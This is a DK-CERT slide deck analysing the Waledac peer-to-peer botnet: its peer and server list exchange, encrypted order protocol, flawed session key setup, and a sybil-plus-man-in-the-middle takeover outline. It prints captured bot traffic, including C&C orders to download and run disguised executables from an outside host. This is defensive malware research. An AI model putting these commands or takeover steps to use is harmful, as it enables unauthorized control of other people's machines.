



# Waledac

A peer-to-peer botnet

Lasse T. Borup, DK-CERT

Email: [lasse.trolle.borup@uni-c.dk](mailto:lasse.trolle.borup@uni-c.dk)

**DK•CERT**

**UNI•C**  
DANMARKS IT-CENTER FOR UDDANNELSE OG FORSKNING

# Agenda

---

- Why talk about Waledac?
- Waledac basics
- Waledac Command & Control
  - Peer list exchange
  - Server list exchange
  - Orders and reports
- How to take over Waledac (including live demonstration)
- Summary

# Why talk about Waledac?

---

- Traditional central methods for disrupting C&C not applicable
- To disrupt Waledac, bots must be addressed by their respective ISPs
- We are not there yet...


# Waledac basics

---

- Simple Windows trojan – no rootkit behaviour
- Mainly used for sending spam but also harvests email addresses and credentials and has DDoS capabilities


# Command & Control

Client/server (IRC, HTTP, Twitter, etc.)




# Command & Control

- Peer-to-peer



# Command & Control



# Peer list exchange

---

- Used by both workers and proxies to maintain fresh proxy lists
- Unique HTTP header "X-Request-Kind-Code: nodes"
- XML -> bzip2 compression -> aes encryption -> b64 URL encoding
- Bot sends list of proxies to proxy bot, proxy bot replies with a list of proxies
- Peer lists are both pushed and pulled
- Pseudonyms are created with low cost, sybil attack possible

```
<lm><localtime>1237818931</localtime><nodes>  
  <node ip="xxx.xxx.166.251" port="80"  
    time="1237818931">032efb109c2a0902fe0adb0dc209862f</node>  
  <node ip="xxx.xxx.242.25" port="80"  
    time="1237818577">e605aa25775df90423254236044d910d</node>  
  <node ip="xxx.xxx.181.124" port="80"  
    time="1237818576">d922f24a7813a3225b79366d8b5b0f5d</node>  
</nodes></lm>
```

# Server list exchange

---

- Used by proxies to maintain their server list
- Unique HTTP header "X-Request-Kind-Code: servers"
- Same pattern as peer list exchange, but only between proxy bots
- <digital signature, timestamp, list of server ips>
- Not encrypted or compressed, only b64 URL encoded
- Each Waledac binary contains public key used to verify signature
- Only the botmaster(s) can create valid server lists

## Orders and reports

---

- Bots poll the backend servers for orders and send stolen information and task reports to backend servers via a proxy
- XML -> bzip2 compression -> aes encryption -> b64 URL encoding
- Uses a flawed session key establishment protocol, man-in-the-middle attack possible from proxy (or in network transit)

$Bot \rightarrow BS : \{PK_B Certificate\}_{K_2}$

$BS \rightarrow Bot : \{\{K_3\}_{PK_B}\}_{K_2}$

$Bot \rightarrow BS : \{request\}_{K_3}$

$BS \rightarrow Bot : \{response\}_{K_3}$

...

$Bot \rightarrow BS : \{request\}_{K_3}$

$BS \rightarrow Bot : \{response\}_{K_3}$

# Example of a communication session

## 1: Bot request, encoded by K2

```
<lm><t>getkey</t><v>34</v><i>032efb109c2a0902fe0adb0dc209862f</i><r>1</r><props><p n="cert">-----BEGIN CERTIFICATE-----MIIBvjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQF...HL7xjKO8f2zjFR9sXBMw8R7e-----END CERTIFICATE-----</p></props></lm>
```

## 3: Bot request, encoded by K3

```
lm><t>notify</t><v>34</v><i>032efb109c2a0902fe0adb0dc209862f</i><r>1</r><props><p n="label">mirabella_site</p><p n="time_init">Mon Mar 23 15:29:36 2009</p><p n="time_now">Mon Mar 23 15:40:37 2009</p><p n="time_sys">Mon Mar 23 15:40:37 2009</p><p n="time_ticks">15874421</p></props></lm>
```

## 2: Server reply, encoded by K2

```
<lm><v>34</v><t>getkey</t><props><p n="key">G6QnRbDV553oLkD7BECsuHwTy5i29v01...FtPg5s0xzDtMSHSlqW9fiHCXLs=</p></props></lm>
```

## 4: Server reply, encoded by K3

```
<lm><v>34</v><t>notify</t><props><p n="ptr">wergvan</p><p n="ip">xxx.xxx.166.251</p><p n="dns_ip">xxx.xxx.137.14</p><p n="smtp_ip">xxx.xxx.219.13</p><p n="http_cache_timeout">3600</p><p n="sender_threads">13</p><p n="sender_queue">2000</p><p n="short_logs">>true</p><p n="commands"><![CDATA[337|update|http://usabreakingnews.com/mir.jpg340|download|http://usabreakingnews.com/win.jpg]]></p></props><dns_zones><zone>^.*cheapdecember\.com$</zone></dns_zones><dns_hosts><host>xxx.xxx.58.81</host></dns_hosts><socks5><allow max_conn="100">xxx.xxx.124.10</allow></socks5><dos></dos><filter><deny>xxx.xxx.100.22</deny></filter></lm>
```

# How to take over Waledac

---

- Sybil attack + man-in-the-middle attack = Sybil-in-the-middle attack
- 1 Create and deploy update binary (jpeg+XOR encrypted exe) on webserver
  - 2 Actively send out false peer lists
  - 3 Passively await connections and give false orders to download and execute update binary
- Can only take over proxies, but proxies can be used to take over the workers
  - Live demonstration 😊

# Summary

---

- Waledac employs a hybrid C&C architecture which allows direct control and convenience for the botmaster while still being resilient to disruption
- Waledac bots are trivial to detect on a network, but this can change
- Critical flaws exist but are illegal/unethical to exploit
- To disrupt such botnets, multiple ISPs must advise or disconnect the owners of the infected systems



# Thank you for your attention

Questions or comments?

Lasse T. Borup, DK-CERT

Email: [lasse.trolle.borup@uni-c.dk](mailto:lasse.trolle.borup@uni-c.dk)

**DK•CERT**

**UNI•C**  
DANMARKS IT-CENTER FOR UDDANNELSE OG FORSKNING